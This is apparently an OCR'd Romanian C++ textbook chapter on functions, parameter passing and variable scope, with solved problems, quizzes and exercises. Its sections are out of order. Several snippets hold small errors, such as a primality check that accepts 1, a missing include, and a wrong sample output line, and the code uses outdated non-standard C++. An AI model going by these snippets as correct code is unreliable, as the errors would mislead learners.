```
#include <iostream.h>      //PARAMETRII TRANSMISI PRIN REFERINTA
#include <conio.h>
void f(int &a,int b);  //parametrul a este transmis prin referinta
                       //parametrul b este transmis prin valoare
void main()
{ int x=1,y=2;
  cout<<"x="<<x<<" y="<<y<<endl;          //x si y inainte de apelatrea functiei
  f(x,y);
  cout<<"x="<<x<<" y="<<y<<endl;          //x si y dupa  apelatrea functiei
  getch();
}

void f(int &a,int b)
{a=2*a;                                   //modificarea valorilor prametrilor a si b
 b=2*b;
 cout<<"a="<<a<<" b="<<b<<endl;           // a si b in functie
}
```


Rezultatul rulării:

```
x=1 y=2
a=2 b=4
a=2 b=2
```

Parametrul **a este transmis prin referinţă** iar **parametrul b este transmis prin valoare.**

Iniţial **x=1 şi y=2**, în cadrul funcţiei **a devine 2** iar **b devine 4**.

Deoarece **a** este un parametru transmis prin referinţă valoarea lui este transmisă în **x**. Întrucât **b** este parametru transmis prin valoare, **y nu** preia valoarea modificată a lui **b**



1.4. Probleme rezolvate

1. Se citeşte o literă şi un număr întreg n. Să se calculeze:
-pentru litera a S1=$1^2 + 3^2 + 5^2 + ... + (2n-1)^2$
-pentru litera b S2=1 + 1*2+1*2*3 + ... +1*2*3...n

```
#include <iostream.h>       //SUME
#include <conio.h>
#include <math.h>               //conţine funcţiile matematice
long s1(int n);
long s2(int n);

void main()
{ int n;  char lit;                 //n-nr. elemente, lit-litera citita
  cout<<"n="; cin>>n;
  cout<<"lit(a sau b)="; cin>>lit;
  if(lit=='a')
     cout<<"S1="<<s1(n);
  else
     cout<<"s2="<<s2(n);
  getch();
}
long s1(int n)          //funcţia s1 are un parametru transmis prin valoare
{int i; long s=0;
 for(i=1;i<=n;i++)
    s+=pow(2*i-1,2);
 return s;                  //funcţia s1 returneaza  valoarea calculată
}
long s2(int n)          //funcţia s2 are un parametru transmis prin valoare
{int i;
 long s=0,p=1;
 for(i=1;i<=n;i++)
   {p*=i;
    s+=p;   }
 return s;                  //funcţia s2 returnează valoarea calculată
}
```

2. Se citeşte un număr natural n. Să se numere câte cifre pare şi câte cifre impare are numărul.

   Vom realiza o funcţie *cifre* pentru numărarea cifrelor pare şi impare, căreia îi transmitem 3 parametrii.
   n – numărul citit, **parametru transmis prin valoare**
   c_pare-numărul cifrelor pare, **parametru transmis prin referinţă**, care va transmite numarul cifrelor pare ale numarului, din funcţie înspre programul apelant.
   c_impare-numărul cifrelor impare, **parametru transmis prin referinţă**, care va transmite numarul cifrelor impare ale numărului, din funcţie înspre programul apelant.
   Funcţia *cifre* va returna programului principal numărul cifrelor pare şi numărul cifrelor impare, prin intermediul parametrilor transmişi prin referinţă.

```
#include <iostream.h>          //NR. CIFRE PARE SI IMPARE
#include <conio.h>
void cifre(int n, int &x, int &y);     //declararea functiei cifre

void main()
{long n;
 int c_pare=0,c_impare=0;     //c_pare-nr. cifrelor pare,c_impare-nr. Cifrelor impare
 cout<<"n="; cin>>n;
 cifre(n,c_pare,c_impare);
 cout<<"nr. cifre pare="<<c_pare<<endl;
 cout<<"nr. cifre impare="<<c_impare<<endl;
 getch();
}

void cifre(int n, int &x, int &y)      //definirea functiei cifre
{ while (n)                    //cat timp numarul mai are cifre
   {if ((n%10)%2==0)           //verifica daca ultima cifra a numarului este para
     x++;                      //incrementează numărul cifrelor pare
    else
     y++;                      //incrementeaza numarul cifrelor impare
    n/=10;                     //elimina ultima cifra
   }
}
```

3. Se citeşte un număr natural n. Să se verifice şi să se afişeze dacă este un număr prim, altfel să se afişeze descompunerea în factori primi.

Definim o funcţie *prim*, care primeşte ca parametru transmis prin valoare numărul n şi returnează 1 dacă numarul este prim şi 0 dacă numarul nu este prim.

Definim de asemenea o funcţie *factori*, funcţie fără tip, care primeşte ca parametru numărul n şi afişează factorii primi şi ordinul lor de multiplicitate.

```
#include <iostream.h>          //PRIM si FACTORI  PRIMI
#include <conio.h>
int prim(int n);        //declararea funcţiei prim, n parametru transmis prin valoare
void factori(int n);    //declararea funcţiei factori, n parametru transmis prin valoare

void main()
{long n;
 cout<<"n="; cin>>n;
 if(prim(n))            //apelul funcţiei prim ca expresie logică
   cout<<n<<" este numar prim";
 else
   {cout<<"descompunerea in factori primi: ";
    factori(n);         //apelul funcţiei factori
   }
 getch();
}

int prim(int n)         //definirea functiei prim
{int i;
 if (n==0 || n==0)
  return 0;
 for(i=2;i<=n/2;i++)
   if(n%i==0)
     return 0;
 return 1;
}

void factori(int n)     //definirea functiei factori
{int i=2,k;
 while (n!=1)
  {k=0;
   while(n%i==0)
     {k++;
      n/=i;
     }
   if (k)
     cout<<i<<"^"<<k<<" ";
   i++;
  }
}
```

4. Se citeşte un număr natural n. Să se descompună în sumă de numere fibonacci.

Definim funcţia *max_f*, care determină cel mai mare număr fibonacci mai mic sau egal cu un număr dat. Funcţia primeşte ca parametru transmis prin valoare numarul dat.

Definim funcţia *fibo*, care apelează funcţia *max_f* şi astfel determină *max*, cel mai mare număr fibonacci mai mic sau egal cu numărul dat, apoi scade din numărul dat, numarul *max*.

Se reia algoritmul atâta timp cât numărul dat este diferit de zero.

```
//DESCOMPUNEREA UNUI NUMAR IN SUMA DE NUMERE FIBONACCI
#include <conio.h>
#include <iostream.h>

void fibo(unsigned long m);                 // declararea funcţiei fibo
unsigned long max_f(unsigned long nr);  //declararea functiai max_f

void main()
{unsigned long n;
 clrscr();
 cout<<"n=";cin>>n;
 cout<<n<<" = ";
 fibo(n);                                   //apelul funcţiei fibo
 getch();
}

unsigned long max_f(unsigned long nr)    //definirea functiei max_f
{unsigned long a,b,c;
 a=0;b=1;
 while(b<=nr)
  {c=a+b;
   a=b;
   b=c;
  }
 return a;                                  //valoarea returnată de functia max_f
}

void fibo(unsigned long m)              //definirea functiei fibo
{int max;
 while (m)
  {max=max_f(m);                        //apelul functiei max_f din interiorul functiei fibo
   cout<<"+"<<max;
   m-=max;
  }
}
```

5. Se citeşte un număr natural n în baza 10 şi b un număr natural 2<=b<=9 reprezentând o bază de numeraţie. Să se transforme numărul n în baza b.

Vom scrie o funcţie *conv*, de tip void, cu doi parametrii transmişi prin valoare, respectiv n şi b.

Rezultatul conversiei îl vom memora într-un tablou unidimensional t.

În finalul funcţiei afişăm conţinutul tabloului în ordinea inversă construirii lui.

```
#include <conio.h>          //CONV 10->b
#define MAX 20
void conv(int n, int b);    //antetul funcţiei

void main()
{int n,b;
 cout<<"n="; cin>>n;        //numărul în baza 10
 cout<<"b="; cin>>b;        //baza de numeraţie
 conv(n,b);                 //apelul funcţiei de conversie
 getch();
}

void conv(int n, int b)     //definirea funcţiei conv
{int i=0,j,t[MAX];
 while (n)
  {t[i++]=n%b;              //restul împărţirii lui n la b se depune în tabloul t
   n=n/b;                   //n devine câtul împărţirii lui n la b
  }
 for(j=i-1;j>=0;j--)        //afisarea numărului în baza b
   cout<<t[j];
}
```

6. Se citeşte un număr natural n şi apoi n cifre reprezentând un număr în baza b, 1<=b<=9. Să se transforme numărul dat din baza b în baza 10.

Vom realiza două funcţii. Funcţia citire, pentru citirea numărului în baza b şi a bazei. Funcţia va avea 3 parametrii:

- n, numărul de cifre, parametru transmis prin referinţă
- t- tablou unidimensional care va conţine cifrele numărului, acest parametru se transmite prin valoare deşi rezultatul citirii trebuie transmis şi celorlalte funcţii. Întrucât numele unui tablou este adresa primului octet din tablou. Fiind adresă, modificările se realizează în funcţie chiar asupra tabloului la adresa la care este memorat tabloul în segmentul de date.
- b-baza de numeraţie, parametru transmis prin referinţă

Funcţia conv, converteşte numărul din baza b în baza 10. Returnează numărul în baza 10. Funcţia are trei parametrii transmişi prin valoare: n, t, b, cu semnificaţia de mai sus.

```
#include <iostream.h>          //CONV b->10
#include <conio.h>
#include <math.h>
#define MAX 20
void citire(int &n, int t[MAX], int &b);
int conv(int n, int t[MAX], int b);

void main()
{int n,b,t[MAX],nr;    //n-nr.de cifre,b-baza,t-conţine numarul in baxa b
 citire(n,t,b);                          //apelul funcţiei citire
 nr=conv(n,t,b);                         //apelul funcţiei conv
 cout<<"nr. in baza 10= "<<nr;
 getch();
}

void citire(int &n, int t[MAX], int &b)     //citeste datele de intrare
{int i;
 cout<<"baza=";cin>>b;
 cout<<"n=";cin>>n;
 cout<<"introduceti "<<n<<" cifre in baza "<<b<<":"<<endl;
 for(i=n-1;i>=0;i--)
   {cin>>t[i];}
}

int conv(int n,int t[MAX],int b)              //converteste numarul in baza 10
{int i,nr=0;
 for(i=n-1;i>=0;i--)
   nr+=t[i]*pow(b,i);
 return nr;
}
```

1.5. Evaluare

TESTUL 1

1. Ce înţelegeţi prin *declararea unei funcţii*, dar prin *definirea unei funcţii*?
2. Descrieţi antetul unei funcţii.
3. Ce va afişa următorul program?

```
#include <conio.h>
#include <iostream.h>
int a=5,b=10;
void f(int &a, int b);
void main()
{cout<<a<<" "<<b<<endl;
 f(a,b);
 cout<<a<<" "<<b;
 getch();
}
void f(int &a, int b)
{a=a+10;
 b=b+10;
 cout<<a<<" "<<b<<endl;
}
```

a.) 5 10 b.) 5 10 c.) 5 10 d.) 5 10
15 20 15 20 15 20 15 20
5 10 5 20 15 10 15 20

4. Scrieţi o funcţie pentru calculul celui mai mare divizor comun a două numere naturale. Funcţia va avea ca parametri cele două numere şi va returna cel mai mare divizor comun.

TESTUL 2

1. Ce înţelegeţi prin *parametrii formali*, dar prin *parametrii efectivi*?
2. Ce înţelegeţi prin *parametrii transmişi prin valoare*, dar prin *parametrii transmişi prin referinţă*?
3. Ce va afişa următorul program?

```
#include <conio.h>
#include <iostream.h>
int a=5,b=10;
void f(int &a, int b);
void main()
{cout<<a<<" "<<b<<endl;
 f(a,b);
 cout<<a<<" "<<b;
 getch();
}
void f(int &b, int a)
{a=a+10;
 b=b+10;
 cout<<a<<" "<<b<<endl;
}
```

a.) 5 10 b.) 5 10 c.) 5 10 d.) 5 10

15 20	20 15	20 15	15 20
15 10	15 10	5 10	10 15

4. Scrieţi o funcţie care verifică dacă un număr este palindrom. Funcţia va primi ca parametru numărul şi va returna 1 dacă numărul este palindrom şi zero în caz contrar.
5. Să se afişeze numerele cuprinse între 100 şi 1000 care sunt pătrate perfecte şi sunt prime cu un număr k citit.

TESTUL 3

1. Care este domeniul de vizibilitate al unei variabile declarate la începutul funcţiei *main*, dar valoarea ei iniţială?
2. Care este domeniul de vizibilitate al unei variabile declarate la începutul programului, înaintea oricarei funcţii? Dar valoarea ei?
3. Ce va afişa următorul program?

```
#include <conio.h>
#include <iostream.h>
int a=2,b=4;
void f(int &a, int b);
void main()
{cout<<a<<" "<<b<<endl;
 f(a,b);
 cout<<a<<" "<<b<<endl;
 getch();
}
void f(int &a, int b)
{int aux;
 aux=a;
 a=b;
 b=aux;
 cout<<a<<" "<<b<<endl;
}
```

a.) 2 4 b.) 2 4 c.) 2 4
4 2 4 2 2 4
4 2 4 4 4 2

4. Se citesc n numere naturale. Se cere să se calculeze suma numerelor care au toate cifrele impare.

1.6. Probleme propuse

1. Să se afişeze numerele naturale mai mari decât 100 şi mai mici decât 500 care au toate cifrele distincte utilizând o funcţie care primeşte ca parametru un număr şi returnează 1 dacă are toate cifrele distincte şi 0 dacă nu sunt distincte.

2. Se citesc n numere. Să se afişeze numerele obţinute prin inversarea cifrelor.

3. Să se afişeze toate numerele până la 1000 al căror pătrat se termină cu cifra n.

4. Se citesc numere naturale până la întâlnirea lui 0. Să se afişeze inversele numerelor citite, pentru care media aritmetică a cifrelor este strict mai mică decât 5.

5. Se citesc n numere naturale. Să se calculeze suma numerelor care au toate cifrele pare. Dacă nu există nici un astfel de număr se va afişa un mesaj.

6. Calculaţi suma şi produsul divizorilor proprii ai unui număr citit.

7. Fiind dat un număr natural n, să se afişeze toţi divizorii săi şi media aritmetică a divizorilor săi cuprinşi între două valori citite a şi b sau un mesaj, dacă nu are divizori între aceste valori.

8. Fiind dat un număr natural n, afişaţi divizorii săi şi număraţi câţi dintre aceştia sunt numere prime.

9. Să se genereze toate numerele prime mai mici sau egale cu un număr n citit de la tastatură.

10. Scrieţi un program care calculează suma a două fracţii ordinale. Afişarea se va face după simplificarea fracţiilor.

11. Se citeşte un număr natural n. Să se stabilească dacă acesta este un termen al şirului lui Fibonacci.

12. Se citeşte un număr natural n diferit de 0. Să se scrie toate tripletele de numere pitagoreice ($a^2+b^2=c^2$), mai mici decât n, nenule.

13. Se citeşte un număr natural n, în baza 10. Să se transforme numărul în baza 16.

14. Se citesc n caractere reprezentând un număr în baza 16. Să se transforme în baza 10.

Răspuns la testele grilă:
TESTUL 1 : c
TESTUL 2 : b
TESTUL 3 : b

CAPITOLUL I

1. SUBPROGRAME

1.1. Prezentare generală

Să ne imaginăm că dorim să scriem un program în care să citim o mulţime de numere întregi ale căror proprietăţi dorim sa le studiem şi eventual să efectuăm în funcţie de proprietăţile lor diferite operaţii cu numerele citite.

De exemplu presupunem că dorim să ştim dacă numerele citite sunt prime sau nu, dacă nu sunt prime dorim să le descompunem în factori primi, vrem să verificăm dacă au proprietea de palindrom sau să le convertim în alte baze şi altele.

Operaţiile pe care le-am înşirat mai sus sunt suficiente să ne dăm seama că programul pe care urmează să-l scriem este lung, greu de scris de urmărit şi de corectat în situaţia în care mai facem şi greşeli pe parcursul scrierii lui.

Ce este de făcut pentru a nu abandona înainte de a începe rezolvarea unei probleme complexe?

Limbajul C++ ne pune la dispoziţie instrumentele necesare pentru a ne uşura munca, pentru a nu fi nevoiţi să repetăm de multe ori aceleaşi secvenţe de program, pentru a fi uşor de gândit, de realizat, de corectat şi de înţeles şi de către o altă persoană decât cea care l-a scris.

Ne rămâne doar să mai învăţăm câte ceva despre subprograme.

Utilizarea subprogramelor ne permite accesul la ceea ce poate oferi programarea structurată în C++.

Beneficiem astfel de următoarele avantaje:

- Putem **reutiliza cu uşurinţă codul scris**.
- **Elaborarea algoritmilor devine mult mai uşoară** datorită descompunerii problemei în probleme mai simple, mai uşor de rezolvat.
- **Corectarea erorilor** se realizează **cu mai mare uşurinţă**.
- Descompunând problema şi rezolvând la un moment dat probleme mai simple, **reducem numărul erorilor** la elaborarea algoritmilor.

În C++ subprogramele sunt de tip funcţie.

Exemplu:
Se citesc două numere întregi. Să se calculeze suma lor.

```
#include <iostream.h>          //SUMA
#include <conio.h>
int suma(int a, int b);        //antetul funcţiei
void main()
{int x,y,z;
 cout<<"x="; cin>>x;
 cout<<"y="; cin>>y;
 z=suma(x,y);                  //apelul funcţiei suma
 cout<<"suma="<<z;
 getch();
}
int suma(int a, int b)         //funcţia suma de tip int, cu parametrii a şi b de tip int
{int c;
 c=a+b;
 return c;
}
```

În exemplul de mai sus am definit funcţia ***suma***, de tip întreg, cu parametrii **a** şi **b** de tip întreg. După cum se poate observa funcţia returnează o valoare întreagă, adică de acelaşi tip cu tipul funcţiei.

return c;

Funcţia se apelează prin numele ei, are două argumente, **x** şi **y** de acelaşi tip cu parametrii funcţiei.

La apelul funcţiei valoarea returnată de funcţie se depune în variabila **z**.

Este necesar să facem câteva precizări legate de variabile, înainte de a studia mai amănunţit funcţiile.

1.2. Variabile globale şi variabile locale
Domeniul de vizibilitate, durata de viaţă şi zona de memorie alocată

Variabilele pot fi definite în orice poziţie într-un program, astfel putem defini variabile înafara funcţiilor (chiar înafara funcţiei principale main), în acest caz poartă numele de ***variabile globale***, în interiorul unei funcţii caz în care le vom numi ***variabile locale***.

În realitate în C++ variabilele pot fi definite în orice punct al programului. Sigur nu este indiferentă poziţia în care se defineşte o variabilă, de aceasta depinde domeniul de vizibilitate al variabilei respective, adică zona de program din care poate fi accesată variabila.

Domeniul de vizibilitate al unei variabile începe în momentul declarării ei şi sfârseşte în moentul în care se încheie structura în interiorul căreia a fost definită.

1. **Variabilele globale**, declarate la început de program (înaintea oricarei funcţii) sunt accesibile din orice punct al programului.

Dăcă există funcţii definite înaintea acestor variabile, pentru acele funcţii variabilele nu sunt vizibile (nu pot fi accesate din interiorul acestor funcţii).

Durata de viaţă a unei variabile globale, este atâta timp cât programul se execută.

Are alocat spaţiu de memorie pe tot parcursul execuţiei programului.

La declarare, variabilele globale se iniţializează în mod automat cu 0.

2. **Variabilele locale** definite în interiorul unei funcţii, sunt accesibile doar funcţiei, nu pot fi utilizate înafara ei.

Durata de viaţă a unei variabile locale este pe tot parcursul execuţiei funcţiei dacă a fost definită la începutul blocului de instrucţiuni.

Are alocată zonă de memorie numai pe parcursul execuţiei funcţiei respective.

Dacă o variabilă este definită în interiorul unui bloc de instrucţiuni, poate fi accesată doar în interiorul acelui bloc, nu poate fi utilizată înafara lui.

Durata de viaţă a acestei variabile este până la terminrea execuţiei blocului în care a fost definită.

Are alocată zonă de memorie numai pe parcursul executiei blocului respectiv.

Variabilele locale nu se iniţializează în mod automat. Dacă nu le iniţializează programatorul, ele reţin o aşa numită *valoare reziduală*, adică ceea ce se gaseste în memorie în acel moment.

```
#include <iostream.h>
  float a;
void main()
{
  char b;
    {
      int c=5;
      cout<<a<<b<<c;
    }
}
```

-variabilă globală accesibilă pe tot parcursul programului

- **variabilă locală** accesibilă doar în interiorul funcţiei main

-variabilă locală accesibilă doar în interiorul blocului în care a fost definită

Observaţie:

În cazul în care într-un bloc sau într-o funcţie sunt vizibile mai multe variabile cu acelaşi nume, dar cu domenii de vizibilitate diferite, se accesează variabila cu domeniul cel mai mic de vizibilitate.

Exemplu:

În programul de mai jos sunt definite două variabile cu numele **a**. O variabilă globală şi o variabila locală definită în cadrul funcţiei **f**.

În timpul execuţiei, functia **f accesează variabila locală**.

```
#include <iostream.h>
#include <conio.h>
int a;   //a  este variabilă globală

int f()            //funcţia suma de tip int, cu parametrii a şi b de tip int
{int a=5;     //funcţia foloseste variabila locala a(definita in funcţie), nu pe cea globală
 a++;
 return a;
}

void main()
{
 a=f();                    //apelul funcţiei suma
 cout<<"a="<<a;
 getch();
}
```

Rezultatul rularii programului:

a=6

În ceea ce priveşte **zona de memorare a variabilelor**, putem spune că şi din acest punct de vedere sunt diferenţe între variabilele globale şi cele locale.

Sistemul de operare alocă fiecărui program trei zone distincte de memorie internă, pentru memorarea variabilelor programului.

Există şi posibilitatea ca o variabilă să fie memorată într-un registru al microprocesorului. Timpul de acces la variabilele memorate în regiştrii este foarte mic şi astfel poate fi îmbunatăţit timpul de execuţie al programului.

Zonele de memorie internă alocte:

Segmentul de date	-Variabile globale
Segmentul de stiva	-Variabile locale
Heap	-Date alocate dinamic

1. **Variabilele globale** se memorează în cadrul **segmentului de date**.
2. **Variabilele locale** se memorează pe **segmentul de stivă** pus la dispoziţia funcţiei în interiorul careia sunt definite.
3. Datele alocate dinamic nu constitue obiectul acestui manual.

1.3. Structura funcţiilor şi apelul lor

O funcţie se compune din **antet** şi **corpul funcţiei**.

- **Antetul** unei funcţii cuprinde tipul de dată returnat de funcţie, numele funcţiei şi lista parametrilor.
- **Corpul funcţiei** este format din una sau mai multe instrucţiuni cuprinse între acolade.

1.3.1. Formatul unei funcţii:

tip nume(parametru1, parametru2, …) { instrucţiuni }

- **tip** – reprezintă un tip de dată şi desemnează tipul datei returnate de funcţie (nu este obligatoriu).
- **nume** – este un identificator prin intermediul căruia se apelează funcţia.
- **parametrii** – permit transmiterea argumentelor către funcţie atunci când este apelată. Fiecare parametru constă dintr-un tip de dată urmat de un identificator, ca orice variabilă şi acţionează ca o variabilă locală.
- **Instrucţiuni** – reprezintă corpul funcţiei şi trebuie să fie cuprins între acolade {…} .

1.3.2. Declararea şi definirea unei funcţii

A declara o funcţie înseamnă a o "anunţa", adică a face cunoscut programului că această funcţie există şi caracteristicile ei, adică tipul, numele şi lista eventualilor parametrii. Declararea unei funcţii se face cu ajutorul antetului funcţiei.

tip nume(parametru1, parametru2, …);

A defini o funcţie înseamnă a o descrie înpreună cu corpul funcţiei.

tip nume(parametru1, parametru2, …) { instrucţiuni }

definiţia unei funcţii ţine loc si de declaraţie în cazul în care funcţia este plasată înaintea funcţiei principale *main().*

1.3.3. Structura unui program care conţine subprograme

Un program poate să conţină oricâte funcţii.

Aşa cum o variabilă nu poate fi accesată în limbajul de programare C înainte de a fi definită, nici o funcţie nu poate fi apelată fără ca programul să ştie caracteristicile acelei functii. Pentru a putea fi apeltă funcţia trebuie să fie cel putin declarată.

Există două modalităţi de a plasa funcţiile într-un program:

a. **Înaintea funcţiei principale main()**, ca în exemplul de mai jos:

```
#include <iostream.h>
int f()
{int a=3;
 return a;
}
void main()
{cout<<f;
}
```

b. **După funcţia principală main()**, caz în care funcţia trebuie declarată înainte,

```
#include <iostream.h>
int f();                    //declararea funcţiei f

void main()
{cout<<f;
}
int f()                     //definirea funcţiei f
{int a=3;
 return a;
}
```

1.3.4. Apelul unei funcţii

O funcţie poate fi apelată din funcţia principală *main*, dintr-o altă funţie sau chiar din funcţia însăşi. Acest din urmă caz îl vom trata într-un capitol separat.

După cum am spus în paragraful 1.3.1, antetul unei funcţii poate conţine tipul datei returnate de funcţie sau nu. Aceasta datorită faptului că o funcţie poate să returneze o valoare sau nu.

Din acest punct de vedere putem împarţi funcţiile în două categorii:

1. **Funcţii care returnează o valoare**, definite astfel:

   tip nume(parametru1, parametru2, …) { instrucţiuni }

O funcţie care returnează o valoare trebuie să conţină linia de cod:

return expresie;

Rezultatul returnat de funcţie poate fi utilizat într-o expresie sau poate fi afişat.

Prin urmare apelul unei funcţii care returnează o valoare poate fi de forma:

variabila=nume(parametrul1,parametrul2,…);

sau

cout<<nume(listă parametrii);

Exemplu:

Să se însumeze primele n numere naturale.

```
#include <iostream.h>
#include <conio.h>
int n;                    //declararea variabilei globale
int suma();               //declararea functiei – funcţia nu are parametrii

void main()
{cout<<"n="; cin>>n;
 cout<<"suma primelor n numere naturale:"<<suma();      //apelul funcţiei
 getch();
}

int suma()                //definirea functiei
{int i,s=0;
 for(i=1;i<=n;i++)
    s+=i;
 return s;                //valoarea returnata de funcţie
}
```

2. **Funcţiile care nu returnează o valoare**, **în loc de *tip* vor conţine cuvântul *void***

void nume(parametru1, parametru2, …) { instrucţiuni }

Apelul unei astfel de funcţii:

nume(parametrul1,parametrul2,…);

```
#include <iostream.h>          //AFISARE
#include <conio.h>
int n;
int afisare();            //declararea functiei – funcţia nu are parametrii

void main()
{cout<<"n="; cin>>n;
 afisare();               //apelul funcţiei
 getch();
}

int afisare()             //definirea funcţiei
{int i,s=0;
 for(i=1;i<=n;i++)
    cout<<i<<" ";
}
```

Observaţie:

O funcţie poate să nu conţină parametrii.

În acest caz atât la declarare cât şi la definire şi apel numele funcţiei va fi urmat de paranteze rotunde, dar fără să conţină nici un parametru.


Parantezele sunt obligatorii pentru a informa compilatorul că este vorba despre o funcţie şi nu de o variabilă.

1.3.5. Modul de funcţionare al unui program care conţine una sau mai multe funcţii

În momentul în care se apelează o funcţie controlul programului se va da funcţiei respective pentru a fi executată.

În momentul apelării unei funcţii se întplă mai următoarele:

- **Se alocă spaţiu pe segmentul de stivă unde se memorează parametrii funcţiei** (acă funcţia are parametrii)**.**
- Se **salvează adresa instrucţiunii următoare apelului**, pentru ca la revenirea din funcţie programul să continue cu instrucţiunea următoare.
- Salt la prima instrucţiune a funcţiei
- **Se alocă spaţiu pe segmentul de stivă unde se memorează variabilele locale** (dacă au fost declarate variabile locale**).**
- Se **execută în segvenţă instrucţiunile funcţiei** apelate.
- Se **eliberează segmentul de stivă alocat funcţiei.**
- Se **revine în punctul în care s-a apelat funcţia** şi programul **continuă cu instrucţiunea următoare**



1.3.6. Transmiterea parametrilor

Parametrii unei funcţii au rolul de a transmite date funcţiei şi/sau de a transmite date din funcţie spre zona de program care a apelat funcţia. Parametrii se descriu prin tipul şi numele lor, în antetul funcţiei, despărţiţi între ei prin virgulă.

Parametrii care se află în antetul funcţiei se numesc **parametri formali** iar cei care se află în instrucţiunea de apel a funcţiei se numesc **parametri efectivi**.

Numele (identificatorii) parametrilor formali poate să fie diferit de numele parametrilor efectivi sau poate să coincidă.

Transmiterea parametrilor se face prin corespondenţă, din acest motiv între parametrii formali şi cei efectivi trebuie să existe o anumită concordanţă:

- **Numărul** parametrilor formali trebuie să coincidă cu numărul parametrilor reali. Există o singură excepţie şi anume parametrii cu valoare implicită, despre care vom vorbi mai târziu.
- **Ordinea** parametrilor formali trebuie să fie aceeaşi cu cea a parametrilor efectivi, deoarece după cum am spus transmiterea parametrilor se face prin corespondenţă.
- **Tipul** parametrilor efectivi trebuie să poată fi convertit implicit în tipul parametrilor formali sau să coincidă.

Exemplu:

```
int suma (int a, float b)
                 ↑    ↑
x=suma(      2,    3.14   );
```

- Parametrii se memorează pe segmentul de stivă pus la dispoziţia funcţiei în momentul apelării ei. Aceştia se memorează în ordinea în care au fost trecuţi în antetul funcţiei.
- Parametrii transmişi şi memoraţi pe segmentul de stivă sunt variabile locale, iar numele lor este cel din lista de parametrii formali.

Din punctul de vedere al modului de transmitere a parametrilor putem împărţi parametrii în două categorii: **parametrii transmişi prin valoare** şi **parametrii transmişi prin referinţă.**

1. **Parametrii transmişi prin valoare**

Parametrii transmişi prin valoare au rolul de a transmite date din zona de program în care s-a apelat funcţia înspre funcţie.

Funcţia va memora aceste date pe segmentul de stivă pus la dispoziţie. După terminarea execuţiei funcţiei, segmentul de stivă se eliberează şi astfel programul nu mai are acces la variabilele memorate pe stivă. Din acest motiv parametrii transmişi prin valoare nu pot transmite datele modificate în cadrul funcţiei înspre zona de program de unde a fost apelată funcţia.

Prin valoare se pot transmite: **variabile**, **expresii** şi chiar **funcţii**.

Exemplu:

